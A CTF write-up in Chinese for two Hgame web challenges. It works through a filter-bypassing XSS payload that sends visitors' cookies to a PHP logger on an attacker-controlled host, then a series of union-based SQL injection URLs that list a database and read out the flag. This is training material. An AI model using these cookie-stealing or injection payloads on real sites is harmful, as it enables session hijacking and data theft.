Hgame week3 write up

baby xss

根据提示是要提取访问者的`cookie`，先弹个窗看怎么样，然后发现好像过滤了字符串，所以用`<<script>script>alert(1)<</script>script>/script>`，可以弹，然后试试提取`cookie`，百度到的方法是让网页跳转，同时在`url`中带上参数，于是写脚本进我的学生机


```
<?php
$cookie = $_GET['cookie'];
$fp = fopen("cookie.txt","a");
$ip = getenv ('REMOTE_ADDR');
$time = date('Y-m-d g:i:s');
fwrite($fp,"ip:".$ip."Date: ".$time." Cookie:".$cookie."\n");
fclose($fp);
?>
```

然后构造payload，`<script<script>>window.location.href='http://xx.xx.xx.xx/getcookie.php?cookie='+document.cookie<</script>/script>`，这个地方为了方便输入验证码，做了一个网页

```
<?php
    $i=-1;
    if(isset($_GET['md5'])&&$_GET['md5']!=null){
        $md5=$_GET['md5'];
        do{
        $i++;
    }while(substr(md5($i),0,4) !== $md5);
    }
?>
<!DOCTYPE html>
<html>
<head>
    <meta charset="gbk">
    <title>md5 code</title>
    <style>
            #parent {
            position: relative
            }
            #child {
            position: absolute;
            width: 70%;
            margin: 15%;
            }
    </style>
</head>
<body>
    <form action="md5.php" method="get">
        <div id = "parent">
```

```
        <div align=center id="child">
        <table width = "350" border = "1">
            <tr align=center><td>请输入md5</td><td><input type="text" name="md5" id="md">
</td></tr>
            <?php
            if(isset($_GET['md5'])&&$_GET['md5']!=null){
            echo ("<tr align=center><td>对应code</td><td>".$i."</td></tr>");}
            ?>
            <tr align=center><td colspan="2"><input type="submit" value="计算"/></tr>
        </table>
        </div>
        </div>
    </form>
    <script type="text/javascript">
    window.onload=function()
    {
        if(document.readyState=="complete")
        {
            document.getElementById("md").focus();
        }
    }
</script>
</body>
</html>
```

想不到更简单了。。。



得到答案

```
4 ip:118.25.18.223Date: 2019-02-13 11:44:17 Cookie:PHPSESSID=f73aehqn5qmc59mhijojn208ji; Flag={Xss_1s_funny!}
```

换成`hgame{}`就行

sql1

用`'`试了一下会报错，那就是用的整数型不用闭合，然后用`order by 2`尝试发现错误，证明只有一个参数，构造payload找数据库名`http://118.89.111.179:3000/?code=116175&id=1 union select schema_name from information_schema.schemata--+`，然后有一个`hgame`库，那就再搜表

payload=`http://118.89.111.179:3000/?code=116175&id=1 union select table_name from information_schema.tables where table_schema = 'hgame'`

然后看到有一个表叫做`f1l1l1l1g`，然后再看里面的列名

payload=`http://118.89.111.179:3000/?code=55240&id=1 union select column_name from information_schema.columns where table_name = 'f1l1l1l1g'--+`

substr(md5($_GET["code"]),0,4) === 952c
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(10) "f14444444g" }

列名是`f14444444g`，现在库名表名列名都知道，那就直接读取数据

payload=`http://118.89.111.179:3000/?code=2798&id=1 union select f14444444g from hgame.f1l1l1l1g --+`

substr(md5($_GET["code"]),0,4) === d777
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }